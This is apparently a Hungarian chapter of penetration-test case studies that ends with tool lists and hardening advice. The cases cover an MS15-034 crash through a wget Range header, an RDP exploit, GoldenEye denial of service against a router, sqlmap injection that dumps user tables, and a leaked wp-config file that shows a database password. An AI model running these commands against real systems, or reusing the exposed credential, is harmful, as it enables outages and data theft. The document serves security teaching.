Az első esetben külső sérülékenységvizsgálatot végeztünk, és a scope kialakításához segítséget kért a megrendelő. Javaslatunkra a megrendelői e-mailek forrásában szereplő forrás IP-cím és az ehhez tartozó releváns IP-szomszédok is bekerültek a vizsgálat hatókörébe. Az ügyfél a mai trendeket követve egyre több szolgáltatását költöztette a felhőbe, és elmondása szerint a kevés lokálisan futtatott, de mégis fontos szolgáltatással kapcsolatban kezdetben nem voltak félelmei. Kifejezett kérés volt, hogy DoS-ra irányuló exploitokat és terhelésvizsgálat jellegű teszteket is futtassunk a megtalált szolgáltatásoknál.

[87] WPA nagyvállalati környezetben alkalmazott WPA mód, amely többek között Radius szerveren keresztül történő autentikációt, illetve EAP hitelesítési protokollt használ.

```
Thread-Index: AdGvpV+g0mJiohExStKJz1kpyqzHkg==
Date: [redacted]14:40:23 +0000
Message-ID: [redacted]
Accept-Language: hu-HU, en-US
Content-Language: en-US
X-MS-Has-Attach: yes
X-MS-TNEF-Correlator:
authentication-results: gmail.com; dkim=none (message not signed)
 header.d=none;gmail.com; dmarc=none action=none header.from=[redacted]
x-originating-ip: [redacted]70.46.100]
x-ms-office365-filtering-correlation-id: a7c23948-820c-4967-bcae-08d380bcad66
x-microsoft-exchange-diagnostics: 1;AMXPR03MB103;5:Y2jv9AtOFX92PsCV6giIRCnHANenBEatwvegMCT7jb/7vIuvp7m43JyhWk
x-microsoft-antispam: UriScan:;BCL:0;PCL:0;RULEID:;SRVR:AMXPR03MB103;
x-microsoft-antispam-prvs: <AMXPR03MB103D99F3A6AD86F5C22CF63EF4B0@AMXPR03MB103.eurprd03.prod.outlook.com>
x-exchange-antispam-report-test: UriScan:;
x-exchange-antispam-report-cfa-test: BCL:0;PCL:0;RULEID:(102415293)(102615271)(601004)(2401047)(8121501046)(5
x-forefront-prvs: 09480768F8
x-forefront-antispam-report: SFV:NSPM;SFS:(10009020)(3280700002)(86362001)(8936002)(10400500002)(16236675004)
spamdiagnosticoutput: 1:23
spamdiagnosticmetadata: NSPM
Content-Type: multipart/mixed;
    boundary="_006_AMXPR03MB102C55EB8E812618799B8DAEF4B0AMXPR03MB102eurprd_"
MIME-Version: 1.0
X-OriginatorOrg: [redacted]
X-MS-Exchange-CrossTenant-originalarrivaltime: [redacted]
```

2. ábra: E-mail fejléc forrása
Forrás: saját


Az eredeti feladó IP-címét megvizsgálva az alábbi alhálózat került fókuszba:

IP Location	Hungary Budapest Gts Hungary Tavkozlesi Ktf.
ASN	[redacted] GTSCE T-Mobile Czech Republic a.s., CZ (registered Mar 28, 1996)
Resolve Host	[redacted]
Whois Server	whois.ripe.net
IP Address	[redacted]70.46.100

```
% Abuse contact for '[redacted]70.46.96 - [redacted]70.46.111' is ' net-admin@datanet.hu '

inetnum:        [redacted]70.46.96 - [redacted]70.46.111
netname:        [redacted]
descr:          [redacted]
country:        HU
admin-c:        IWNA1-RIPE
tech-c:         IWNA1-RIPE
status:         ASSIGNED PA
mnt-by:         [redacted]
created:        [redacted]
last-modified:  [redacted]
source:         RIPE
```


3. ábra: Whois információk
Forrás: saját

A pingelés alaptesztnek tekinthető, de tudjuk, hogy abban az esetben, ha az ICMP-csomagok tiltva vannak bármelyik köztes layer 3-as eszközön, akkor nem érkezik válasz. Ezért mindenképpen érdemes más eszközökkel is próbálkozni (pl.: hping3, nmap -Pn paraméterrel). A *.70.46.96 és a *.70.46.111 címek hálózati és broadcast-címek. A *.70.46.100 című végponti eszköz vizsgálata során 81-es TCP porton futó IIS 8.0 webkiszolgálót találtunk.



4. ábra: Portscan kimenete verzió- és operációs rendszer detektálással
Forrás: saját

Ennek a verziónak egy publikus sérülékenységét kihasználva (MS15-034) egyszerű HTTP-kérésekkel sikeresen elérhetetlenné lehetett tenni a szolgáltatást, és egyben az operációs rendszert is, mivel végzetes kivételt okozott, és ezt automatikus újraindítás követte. Elsőként tesztelni kellett, hogy a rendszerre telepítették-e már az erre vonatkozó patchet.




5. ábra: HTTP range header tesztelése parancssorból
Forrás: saját

A teszt alapján nem történt meg a befoltozás, amit az éles támadás is igazolt.


```
gmint gabesz # wget --header="Range:bytes=18-18446744073709551615" http:/[redacted].70
.46.100:81/iis-8.png
--2016-06-06 13:42:22--  http:/[redacted].70.46.100:81/iis-8.png
Connecting to [redacted]70.46.100:81... connected.
HTTP request sent, awaiting response... Read error (Connection reset by peer) in
 headers.
Retrying.

--2016-06-06 13:42:23--  (try: 2)  http:/[redacted].70.46.100:81/iis-8.png
Connecting to [redacted]70.46.100:81... connected.
HTTP request sent, awaiting response...
```

6. ábra: MS15-034 exploitálása parancssorból
Forrás: saját




7. ábra: A szolgáltatás elérhetetlenné vált – Proof of Concept
Forrás: saját

Később kiderült, hogy ez a Windows Server 2012 kiszolgáló a megrendelő hálózatának egyik tartományvezérlője volt, és az ügyfél routerén keresztül, port forward segítségével lehetett elérni. Mivel a teljes TCP/UDP-porttartományt vizsgáltuk, és ennek semmilyen hálózatvédelmi eszköz nem vette elejét, más szolgáltatásokat is sikerült azonosítani. Így a 33080-as TCP-porton futó RDP-szolgáltatást is, ami egy másik tartományvezérlő távoli asztallal történő elérését tette lehetővé.




8. ábra: RDP bejelentkező képernyő
Forrás: saját

Ez a szolgáltatás egy konfigurációs hiányosságból adódó sérülékenységet (MS12-020) tartalmazott, amit egy publikusan elérhető Python szkript segítségével lehetett kihasználni. Az exploit azonnali „kék halált” (BSoD) és újraindítást eredményezett.




9. ábra: MS12-020 exploitálása
Forrás: saját




10. ábra: A szolgáltatás elérhetetlenné vált, majd újraindulás után ismét elérhető lett – Proof of Concept (Forrás: saját)

A végponti eszköz adminisztrációs felülete a 8080-as TCP-porton volt elérhető, és a verziódetektálás, illetve a webes interfész vizsgálata során világossá vált, hogy a gyári firmware helyett egy módosított változat (DD-WRT) fut az eszközön. Azonban ezek korai verzióiban volt egy kritikus hiba. A rajtuk futó webkiszolgáló (milli_httpd) adminisztrátori jogosultsággal futott, így a webes interfész terhelésénél semmi nem akadályozta meg, hogy a router szűkös erőforrásait kimerítsük, ezáltal a legális felhasználói forgalmat is blokkoljuk.



11. ábra: Módosított firmware detektálása (Forrás: saját)




12. ábra: DD-WRT autentikációs oldal (Forrás: saját)

A túlterhelést a Goldeneye és a SlowHTTPtest eszközökkel párhuzamosan végeztük, mivel mindegyik más módszert alkalmaz az erőforrások lekötésére, és szeretünk biztosra menni.

```
root@brigi1993:~# python ~/Desktop/GoldenEye-master/goldeneye.py http://    .70.46.100:8080

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
506 GoldenEye strikes deferred. (0 Failed)
1190 GoldenEye strikes deferred. (0 Failed)
1690 GoldenEye strikes deferred. (0 Failed)
^CCTRL+C received. Killing all workers
Shutting down GoldenEye
```

13. ábra: Túlterheléses támadás a router webes interfésze ellen
Forrás: saját

Test type	SLOW HEADERS
Number of connections	50
Verb	GET
Content-Length header value	4096
Extra data max length	68
Interval between follow up data	10 seconds
Connections per seconds	50
Timeout for probe connection	5
Target test duration	240 seconds
Using proxy	no proxy



14. ábra: A kiszolgáló elérhetetlenné vált – Proof of Concept
Forrás: saját

Ügyfelünk elmondása szerint a támadás alatt semmilyen internetes adatforgalom nem volt lehetséges, illetve bizonyos, a lokális hálózatban elérhető szolgáltatások is kimaradoztak. Az előzőekben bemutatott támadások mindegyike ciklusba tehető, ezzel folyamatosan akadályozva a felhasználók napi munkáját (internetelérés, tartományi hozzáférések). Ezen projekt kapcsán is látható, mennyire fontos, hogy rendszereinket naprakészen tartsuk. A fentiekhez hasonló támadásokat megfelelő tűzfalszabályokkal, helyes konfigurációkkal, illetve up-to-date környezetekkel el lehet kerülni.


7.2. Házi praktikák (webes sérülékenységvizsgálat)

A vizsgálat célja az volt, hogy egy ingatlaniroda saját fejlesztésű tartalomkezelő rendszerét teszteljük, mivel a cégvezető szerint elérték azt a méretet, ügyfélszámot és alkalmazotti állományt, hogy potenciális célpontot jelentsenek akár a konkurencia számára is. Maga a webes alkalmazásrendszer classic ASP-alapokon lett fejlesztve, az adatbázis-kezelő rendszer MSSQL volt.

A vizsgálat korai szakaszában a kiszolgálói környezet megismerésére, a felhasznált webes technológiák számbavételére, illetve a passzív módon begyűjthető információkra fókuszáltunk. A főoldal HTML-forráskódját elemezve lettünk figyelmesek egy „lyuk.gif” nevű 10 pixelszer 10 pixeles fehér képre, amire linket helyeztek el.

15. ábra: Az „elrejtett” link
Forrás: saját

A hivatkozás az adminisztrátori backend-felület autentikációs oldalára mutatott.



16. ábra Bejelentkezési felület
Forrás: saját


```
<form action='[redacted]' method='post'>
<table width="480" class='table'>
<tr>
 <td colspan='3'><div class='[redacted]'><p class='title'>[redacted]A D M I N</p></div></td>
</tr>
<tr>
 <td width="250" valign="top" style='background-color: #fff2da;' class='[redacted]'>Felhasználó név (Username)<input type='hidden' name='visited' value='OK' /></td>
 <td width="130" valign="top" class='tablad'><input type='text' name='[redacted]' class='boxer' style="width:140px" value="" /></td>
 <td rowspan='2' valign="top" class='tablad'><img src='[redacted]lock.png' alt='[redacted]' width='70' height='70' /></td>
</tr>
<tr>
 <td width="250" valign="top" style='background-color: #fff2da;' class='[redacted]'>Jelszó (Password)</td>
 <td width="130" valign="top" class='tablad'><input type='password' name='jelszo' class='boxer' style="width:140px" value="" /></td>
</tr>
<tr>
 <td colspan='3'><p class='cent'><input type='submit' value='Belépés (Enter)' style='height:26px;' class='butt' /></p></td>
</tr>
</table>
</form>
```

17. ábra: A bejelentkezési űrlap forrása
Forrás: saját

Az oldalon belépési kísérleteket végezve (manuális és automatizált szótárfájlalapú brute force), illetve az oldal forráskódját megvizsgálva világossá vált, hogy semmilyen védelmi mechanizmust nem alkalmaztak (csillapítás, fiók zárolás, CSRF token, captcha, kétfaktoros autentikáció stb.). Ez alapján már sejthető volt, hogy az SQL injection[88] vizsgálatok során sikereket fogunk elérni.

```
# sqlmap -u [redacted].asp --data="[redacted]visited=0K&azonosito=abcdef&jelszo=1234r" --level=5 --risk=3 --dbms=mysql --tables -D [redacted] --flush-session --technique T --os windows
```

18. ábra: SQL injection támadás
Forrás: saját



19. ábra: A támadás során kinyert adatok – Proof of Concept
Forrás: saját


[88] Az SQL injection technikával rosszindulatú SQL-utasításokat juttatnak a beviteli mezőkbe, így a webkiszolgáló szenzitív információkat küld vissza, és bizalmas információkhoz – akár felhasználónevekhez és jelszavakhoz – is hozzáférést enged.

Az adatbázisokban, illetve a táblákban tárolt adatok kinyerésénél elég volt a lényegre szorítkozni, és „csak” a „felhasználók” tábla tartalmát lekérdezni.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
1	ID	Jog	Cim	KNev	Neme	Varos	Aktiv	CsNev	Nyelv	UserIP	IrSzam	Orszag	Kodszo	Szabad	Becenev	Temakod	Emailcim
2	4	2	NULL	[redacted]	1	NULL	1	[redacted]	A	NULL	NULL	Oroszország	[redacted]	S5E	[redacted]	NULL	[redacted]
3	5	2	NULL		0	NULL	1		M	NULL	NULL	Magyarország		S1E		NULL	
4	6	1	NULL		0	NULL	1		M	NULL	NULL	Magyarország		S1E		NULL	
5	8	22	NULL		1	NULL	1		A	NULL	NULL	Németország		S22E		NULL	
6	9	1	NULL		1	NULL	1		M	NULL	NULL	NULL		S1E		NULL	
7	12	1	NULL		1	NULL	1		M	NULL	NULL	NULL		S16E		NULL	
8	17	10	NULL		1	NULL	1		A	NULL	NULL	NULL		NULL		NULL	
9	22	21	NULL		0	NULL	1		M	NULL	NULL	NULL		S21E		NULL	
10	28	2	NULL		0	NULL	1		M	NULL	NULL	NULL		NULL		NULL	
11	29	24	[redacted]		0	[redacted]	1		M	NULL	8360	Magyarország		NULL		NULL	
12	30	25	NULL		0	NULL	1		M	NULL	NULL	NULL		NULL		NULL	
13	31	26	NULL		0	NULL	1		A	NULL	NULL	NULL		NULL		NULL	

20. ábra: A felhasználókat tartalmazó tábla tartalma
Forrás: saját

A következő biztonsági probléma az volt, hogy a jelszavakat „Kódszó” néven, plaintext formátumban tárolták. Amennyiben alkalmaztak volna sózott jelszavakat[89] és megfelelő bonyolultságú hash függvényeket,[90] sokkal nehezebb dolgunk lett volna, de így közvetlen hozzáférésünk volt az összes felhasználói fiókhoz.



21. ábra: A kinyert hitelesítő adatokkal való bejelentkezés – Proof of Concept
Forrás: saját


Fontos tanulsága a vizsgálatnak, hogy a biztonságtudatos szemléletnek a teljes fejlesztési fázist végig kell kísérnie. A triviálisan „elrejtett” oldalak, a házi praktikák hamis biztonságérzetet adnak, miközben akár kevésbé gyakorlott támadók is könnyedén áthatolnak a „védelmen”. Az itt látott fejlesztői

[89] A felhasználó által megadott jelszót adott karaktersorozattal kombinálva állítjuk elő a hash-t.
[90] A hash függvények olyan, elsősorban informatikában használt egyirányú eljárások, amelyekkel bármilyen hosszúságú adatot adott hosszúságra képezhetünk le. Az így kapott véges adat neve hash érték.


koncepciót security by obscurity[91] néven ismerhetjük, és csak kiegészítő fogásnak lehet tekinteni, semmiképpen sem fő védvonalnak. A vizsgálat során minden apró jel arra utalt, hogy fejlesztői részről a „csak működjön” szemlélet uralkodott, és nem volt szempont a megfelelő védelem kialakítása. Megfelelően elrejtett hivatkozással, hatékony űrlapvédelemmel, a beviteli mezők értékeinek alapos szűrésével meg lehetett volna akadályozni a sikeres támadás ezen formáját.

7.3. Az ajtó kulcsra van zárva, miközben az ablak nyitva maradt (wifi-vizsgálat)

Egy egészségügyi intézmény vezeték nélküli hálózatának vizsgálata volt a feladat. Mivel az épület egy hatemeletes, több száz helyiséggel rendelkező komplexum, így kiterjedt AP- és MESH[92]-infrastruktúrával rendelkezett. A kezdeti jelvizsgálatok és a wardriving során érdekes dologra figyeltünk fel. Bizonyos folyosószakaszokon, kis hatókörben ugyan, de titkosítatlan hálózatok voltak elérhetők, illetve találtunk egy WEP-titkosítású hálózatot is, amely, mint utólag kiderült, az informatikai osztályhoz tartozott, és sok-sok éve volt már használatban (valószínűleg ezért feledkeztek meg a sérülékeny titkosításról).



22. ábra: Nyílt, vezeték nélküli hálózatot sugárzó MFP-eszköz
Forrás: saját




23. ábra: Nyílt és WEP-titkosítást használó hálózatok
Forrás: saját

[91] Bizonytalanságon alapuló biztonság. Az a megközelítés, miszerint az ismeretlen, nem tipikus informatikai megoldások a biztonságot szolgálják, és a támadókat összezavarják.

[92] A MESH, vagyis hálótopológia, amely esetben az egyetlen hálózati központ szerepét több, kisebb központ veszi át. Ezek nem egyszerű access point-egységek, hanem önállóan is működőképes útválasztók, amelyek megosztják egymás közt a feladatokat. Az egyenrangú MESH-csomópontok egymáshoz és a központi modulhoz is külön-külön csatlakoznak, vezérlőszoftverüket pedig úgy írták meg, hogy mindig a legoptimálisabb úton továbbítsák a jeleket. https://pcworld.hu/pcwpro/mesh-halozat-osszeffoglalo-tipp-269055.html (Forrás: 2020. 06. 04.)

Ahogy a fenti képernyőképekből is kiderül, a nyílt hálózatokért kivétel nélkül multifunkciós nyomtatók (MFP) voltak felelősek. Ezek az eszközök, mivel sosem voltak megfelelően konfigurálva, és hiába kapcsolták ki manuálisan a WiFi módot az eszközökön, minden teljes áramtalanításnál, illetve áramszünetnél automatikusan, típustól függően WiFi direct, vagy AP módba kapcsoltak. Volt olyan nyomtató, ami kvázi rougeAP-ként működött, és az internetelérésen túl, bizonyos belső hálózati szegmenshez is hozzáférést biztosított. Ez lehetővé tette, hogy érzékeny megosztásokhoz és diagnosztikai fájlokhoz is hozzájusson egy esetleges támadó. A másik aggasztó dolog az volt, hogy az eszközök webes konfigurációs felületei alapértelmezett hitelesítési adatokkal elérhetővé váltak. Akadt nyomtató, ami támogatott olyan funkciókat, mint a háttérben történő biztonsági másolat küldése e-mailben a beszkennelt dokumentumokról, vagy a hálózati meghajtóra történő szkennelés.




24. ábra: MFP-eszköz webmenedzsment-interfésze
Forrás: saját


Hiába voltak a WPA2-CCMP-t használó megosztott kulcsú titkosítással rendelkező hálózatok jelszavai kellő bonyolultságúak, a részben alapértelmezett eszközbeállítások kompromittálták a hálózatot. A megoldás az lett, hogy minden egyes eszközön megfelelő titkosítást állítottak be, így áramkimaradás esetén is csak a titkosított hálózatok voltak újra elérhetők.

7.4. Elfeledett mentések, felhasználónév activity, engedelmes SQL kiszolgáló (webes sérülékenységvizsgálat)

A megrendelő ez esetben webes alkalmazásrendszereket és asztali szoftvereket fejlesztő cég volt. A feladat az egyik webes környezetben futó termékük biztonsági tesztelése volt. Külön kérésük volt, hogy fordítsunk kiemelt figyelmet az adatszivárgásokra, illetve a GDPR-érzékeny ügyféladatokra. Már a vizsgálat korai stádiumában sikerült olyan aldoméneket, illetve URL-eket találni, amik kritikus adatokat tartalmazó indexelt könyvtárakra, vagy elméletben csak magukat előzőleg hitelesített felhasználók számára elérhető oldalakra mutattak.



25. ábra: Linkek keresése
Forrás: saját



26. ábra: Az elérhető aldomének keresése
Forrás: saját

27. ábra: Mentéseket tartalmazó indexelt könyvtár
Forrás: saját

A fenti, mentéseket tartalmazó könyvtár bejárásakor SSL szolgáltatók autentikációs adatait, API[93]-kulcsokat, szerver oldali programkódokat, fejlesztési tesztverziókat, továbbá konfigurációs fájlokat is találtunk. Utóbbiakra jó példa az Apache webkiszolgáló hozzáférési szabályait, moduljait vezérlő „.htaccess" fájl, vagy egy korábban telepített Wordpress CMS-rendszer beállításait tartalmazó „wp-config.php" fájl.


```
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', '[redacted]_db');

/** MySQL database username */
define('DB_USER', '[redacted]_wordpres');

/** MySQL database password */
define('DB_PASSWORD', 'jBw[x[4E5nnl');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

28. ábra: Adatbázis-kiszolgáló hitelesítési adatait tartalmazó konfigurációs fájl
Forrás: saját

[93] Application Programming Interface – alkalmazásprogramozási interfész, mely hozzáférést biztosít egy adott szoftver vagy eszköz utasításkészletéhez.

A fenti képernyőkép alapján megállapíthatjuk, hogy MySQL adatbázis-kezelő rendszert használnak a fejlesztők, ami a webkiszolgálóval közös hoszton fut. Továbbá a MySQL-szolgáltatáshoz tartozó hitelesítési adatok is rendelkezésre állnak, amik bizonyos esetekben több szolgáltatásnál is ismétlődhetnek.


A webes alkalmazásrendszer feltérképezésekor találtunk néhány autentikációs oldalt, melyeken először manuális belépési próbálkozásokat hajtottunk végre. A felhasználóneveket a céghez köthető triviális nevek, illetve a korábban talált alkönyvtárak alapján választottuk ki. Az oldal a hibás bejelentkezésekre beszédes hibaüzenetekkel reagált (login hint), aminek következtében már volt néhány létező felhasználónév a birtokunkban. Ezeket később más szolgáltatások (SSH, FTP) brute force jellegű vizsgálatánál is használtuk.



29. ábra: Valid felhasználók keresése hibaüzenetek segítségével
Forrás: saját


A bejelentkezéshez használt űrlap már az egyszerű aposztróf (’) karakterre SQL-hibát adott, ami jó eséllyel utal SQL injection sérülékenységre. Ezt később mind az automatikus tesztek, mind pedig a speciálisan SQL injection támadásokra kifejlesztett eszközök igazolták.

30. ábra: SQL hibaüzenet (forrás: saját)




31. ábra: SQL injection találat automatikus eszközzel (BURP Pro)
Forrás: saját

Az oldalakon előforduló űrlapelemek blind SQL injection támadásra érzékenyek voltak, így kis türelemmel a teljes adatbázis tartalma kinyerhető volt.



32. ábra: Kinyert adatbázis-szerkezet
Forrás: saját

A jelszavak ezúttal hash algoritmus (MD5) segítségével lettek előállítva, azonban amennyiben nem sózzák a jelszavakat, úgy az egyszerűbbek szivárványtáblák[94] segítségével megtalálhatók (pl.: https://hashkiller.co.uk, https://md5decrypt.net, findmyhash). A támadás során lehetőség nyílt a MySQL kiszolgáló pontos verziójának lekérdezésére, ami további támadásokra adott volna lehetőséget, ha nem kéri a megrendelő, hogy ezen a ponton álljunk meg.




33. ábra: Az adatbázis-kiszolgáló releváns sérülékenységei
Forrás: saját

[94] A szivárványtábla nem más, mint egy hatalmas adatbázis, ami különféle karakterkombinációkból hash eljárással készült kódokat tartalmaz – ezeket hasonlítja össze a program a megadott hash-sel. Ha megvan az egyező hash, megvan a jelszó is.

Az ismertetett sérülékenységek részben üzemeltetői mulasztásokra (biztonsági mentések publikus kiszolgálón), részben pedig tipikus programozói hibákra (tippet adó hibaüzenetek, nem megfelelő szűrés a beviteli mezőknél) vezethetők vissza. Mindemellett a bejelentkezési kísérleteket természetesen detektálni kellett volna, ahogy egy megfelelően beállított WAF ruleset is hatékonyan védett volna a támadásokkal szemben.

7.5. Naplófájlok vizsgálatából kikerekedett DNS-gyorsítótár-mérgezés és internetszolgáltatói adatszivárgás (belső informatikai vizsgálat – forensics)


Egy ügyfelünknél éppen belső informatikai vizsgálatot folytattunk le, amikor a forgalmi naplókat elemezve idegen IP címek irányába történő NTP[95]-forgalomra lettünk figyelmesek. A DNS gyorsítótárak tartalmát megvizsgálva kiderült, hogy nem autoritatív kiszolgálók címeit tartalmazzák a hu.pool.ntp.org címet illetően. Későbbi tesztek során kiderült, hogy az internetszolgáltató DNS szerverei szintén irreleváns adatot tartalmaztak.



34. ábra: „Atipikus” NTP-kiszolgáló
Forrás: saját

Az ügyfélnél elhelyezett szolgáltatói végponti eszköz DNS-beállításait megvizsgálva kiderült, hogy az elsődleges és másodlagos névszerverek a szolgáltatói hálózatban vannak. Sajnos az nem derült ki, hogy a DNS-gyorsítótár-mérgezés szándékos volt-e, vagy egy véletlenül rosszul konfigurált DNS-szolgáltatás által hirdetett DNS-bejegyzéseket kezelte a szolgáltató releváns hirdetésként. Azonban a kutakodás közben Google-keresési találatokon keresztül publikusan elérhetők voltak a szolgáltatói kábelmodemek hitelesítési adatai, amelyekkel sikeresen autentikálhattuk magunkat, mind a LAN, mind a WAN irányából. Paraméterezett kereséseket használva több mint 10 000 ilyen eszköz találtunk a hazai szolgáltatási területen, amelyek közül néhány kijelölt eszközt (a szolgáltatói értesítést és jóváhagyást követően) tesztelve, sikeresen kiolvashatók voltak olyan adatok, mint az SSID-k, MAC-címek, csomagadatok, hálózati beállítások, tűzfalszabályok stb.

[95] A hálózati idő protokoll (Network Time Protocol, NTP) számítógépes rendszerek óráinak szinkronizálására szolgáló hálózati protokoll. (Forrás: Wikipedia)



35. ábra: Szolgáltatói végponti eszköz webmenedzsment-felülete
Forrás: saját

A szolgáltatónak mindkét hibát jeleztük, és elhárította a sérülékenységeket.

8. Az önellenőrzés eszközei dióhéjban

Fontos megemlíteni, hogy bizonyos mélységig mi magunk is ellenőrizhetjük rendszereink sérülékenységét. Ez persze nem azt jelenti, hogy önjelölt etikus hekkerként kipróbálhatunk minden olyan eszközt az infrastruktúránkon, amit relevánsnak tűnő fórumokban és szakmai anyagokban megemlítenek. Inkább ahhoz hasonló módon, ahogy ellenőrizzük a keréknyomást, a hűtőfolyadékot és az olajszintet egy autón, de mégsem mérjük meg házilag a lengéscsillapítók hatékonyságát vagy a fékhatást.

Az alábbiakban a felhasználási terület szerint csoportosítva olyan OSINT és nyílt forráskódú eszközöket ajánlanék – a teljesség igénye nélkül –, amelyek segítségével alapszintű tesztek elvégezhetők. Az itt felsorolt online szolgáltatások böngésző segítségével, míg az alkalmazások Kali[96] linux (www.kali.org) vagy Microsoft operációs rendszerek alatt érhetőek el.

» Felderítés:
  - paraméterezett keresések, publikált tartalmak felülvizsgálata (többféle kereső [Bing, DuckDuckgo, Yahoo] speciális keresési opciói, Google Hacking DataBase [GHDB], Google Custom Search Engine, shodan.io, archive.org stb.);
  - a szervezettel kapcsolatos személyek, kontaktok felkutatása (theHarvester, Maltego, Buster, online telefonkönyvek, hunter.io, közösségi oldalak, doménadatbázisok, az interneten fellelhető releváns dokumentumok [pl.: doc, docx, ppt, pptx, xls, xlsx, pdf, txt], indexelt könyvtárak tartalmai stb.);
  - DNS-felderítés, IP-címek keresése (dig, host, DNSRecon, DNSEnum, Metasploit Framework enum_dns auxiliary modul, robtex.com, censys.io, shodan.io, serpapi.com, dnsdumpster.com stb.);
  - aldomének keresése (pl.: sublist3r, amass, knockpy, fierce, nmap dns-brute script, findsubdomains.com, shodan.io stb.).

» Szolgáltatások keresése:
  - nmap, amap, unicornscan;
  - hackertarget.com, shodan.io.

[96] A Kali linux egy kifejezetten penetrációs tesztekhez optimalizált, Debian-alapú linux disztribúció, amelyet az Offensive Security gondoz, és az évek alatt de facto szabvánnyá vált a sérülékenységvizsgálatok terén.

» Hozzáférés ellenőrzése:
  • gyártói alapértelmezett URL-ek, portok, felhasználók, jelszavak, publikus fiókok;
  • nmap brute force scriptek, ncrack, hydra.
» Webes felületek:
  • builtwith.com, desenmascara.me, Wappalyzer böngésző bővítmény;
  • dirb, wfuzz, Metasploit Framework dir_scanner auxiliary modul, gobuster stb.;
  • SSLLabs, SSLscan;
  • automatikus tesztek: nikto, Vega, OpenVAS, golismero, Burp, skipfish, arachni stb.;
  • cmsmap, cmsseek, wpscan, joomscan, droopescan stb.;
  • kimeneti forráskód, illetve szkriptek felülvizsgálata, külső források ellenőrzése.
» Belső hálózatok:
  • ping, traceroute, nmap, netdiscover, arp-scan, hálózati beállítások;
  • nmap, enum4linux, nmblookup, Windows intéző;
  • snmp-check, braa, snmpwalk, DHCPig, Yersinia;
  • ettercap, bettercap, Cain&Abel.
» Wifi:
  • WiFi Analyzer (Android), Microsoft Wifi Analyzer, Vistumbler, Netstumbler, Kismet, wavemon, **Sparrow-WiFi Analyzer;**
  • airmon-ng, airodump-ng, aircrack-ng, wash, reaver, airgeddon, hostapd-wpe.

9. Általános tanácsok az incidensek megelőzésére

A fejezet végén szeretnék a vizsgálatok tapasztalataira építve néhány jó tanácsot adni annak érdekében, hogy az incidensek jelentős része a jövőben elkerülhető legyen. Természetesen minden informatikai infrastruktúra egyedi, így a védelem kialakításának is az adott rendszerhez illeszkedően kell megvalósulnia. Azonban az általános jó gyakorlatok és a gyakori hibák mutatnak egyfajta mintát, amit nagy vonalakban mindenképpen érdemes követni. Ezek a következők:

» az operációs rendszereket és a rajtuk futó szolgáltatásokat naprakészen kell tartani (megfelelő patch-menedzsmentre van szükség);
» a publikusan elérhető szolgáltatásokat, ha van rá mód, magasabb portszámokra (például 50 000 fölé) kell irányítani;
» a nem használt szolgáltatásokat le kell állítani, a szükségtelen forgalmat szűrni kell (pl.: ping az internet irányából);
» a titkosítatlan autentikációt és/vagy adatforgalmat támogató szolgáltatásokat titkosított változatra kell cserélni (SSL, TLS stb.), ügyelve arra, hogy ne régi, sérülékeny titkosítási protokollok legyenek használatban;
» megfelelő bonyolultságú – a mai számítási kapacitások mellett legalább 10 karakterből álló, kis- és nagybetűket, számokat és írásjeleket is tartalmazó – jelszavakat kell használni;
» ha van rá mód, célszerű tanúsítványalapú hitelesítéssel vagy több faktorral is kombinálni az autentikációt;
» minden alapértelmezett felhasználónév/jelszó párost módosítani kell a rendszereinkben;
» az érdemi autentikáció nélkül igénybe vehető szolgáltatásokat módosítani kell (pl.: anonymous FTP, SMB null session, WebDAV);
» az operációs rendszerek ujjlenyomatait, illetve a futó szolgáltatások bannereit amennyire lehet, atipikussá kell tenni, a verziódetektálást meg kell nehezíteni;
» ha van rá lehetőség, IP-cím-alapú szűrés alkalmazása a rendszer szempontjából kritikus szolgáltatások esetén;

- » tűzfal telepítése a hálózati végpontokon, a kiszolgálókon és a munkaállomásokon egyaránt, „whitelist” alapú szemlélet alkalmazása a szabályok kialakításánál, vagyis alapértelmezetten minden forgalmat tiltunk, és a kivételeket definiáljuk (legális forgalom);
- » a végponti tűzfalak detektáljanak és szűrjenek minden portscan, flood jellegű vagy érvénytelen csomagokkal manipuláló támadást;
- » naprakész vírusvédelmi rendszerek használata;
- » megfelelően részletes naplózás és naplófájlmenedzsment (log rotation) kialakítása, lehetőleg távoli naplózás alkalmazása;
- » a bejelentkezési kísérletek naplózása (forrás IP-cím, időpont, módszer) minden szolgáltatás, illetve belépési pont esetén;
- » naplófájlok automatikus elemzése, a portscannek és a belépési kísérletek számának korlátozására, IP-címek bannolására (pl.: fail2ban, CSF);
- » lehetőség szerint IDS/IPS-rendszerek bevezetése, a riasztási akciók megfelelő kezelése (pl.: e-mail, SMS);
- » felül kell vizsgálni az érvényes aldoméneket, alkönyvtárakat, publikusan megosztott tartalmakat;
- » ügyelni kell a minimális jogosultság elvének betartására és arra, hogy ne tároljunk érzékeny adatokat (pl.: mentések, hivatalos dokumentumok, rendszernaplók) publikusan elérhető kiszolgálókon, ha nem feltétlenül szükséges;
- » rendszeresen ellenőrizzük, hogy a keresők, internetes archívumok, közösségi oldalak milyen, szervezetünkkel kapcsolatos tartalmakat tárolnak.

A webes alkalmazások védelménél a következőkre mindenképpen érdemes figyelmet fordítani:

- » kiszolgáló oldalon megfelelő SSL-beállítások alkalmazása (régi, sérülékeny protokollok tiltása, kliens oldali „downgrade” kérés blokkolása), a tanúsítványok rendszeres ellenőrzése (pl.: SSLLabs, SSLscan);
- » DNSsec és HSTS használata;
- » a futtató környezetre vonatkozó HTTP header információk beállítása;
- » a kritikus oldalak elrejtése, közvetlen elérésük elleni védelem, illetve szűrés megvalósítása;
- » triviális, kitalálható linkek, alkönyvtárak, aldomének elkerülése, látogatók szűrése;
- » korábbi mentések, fejlesztői fájlok, tesztkörnyezetek tárolása nem produktív kiszolgálókon;
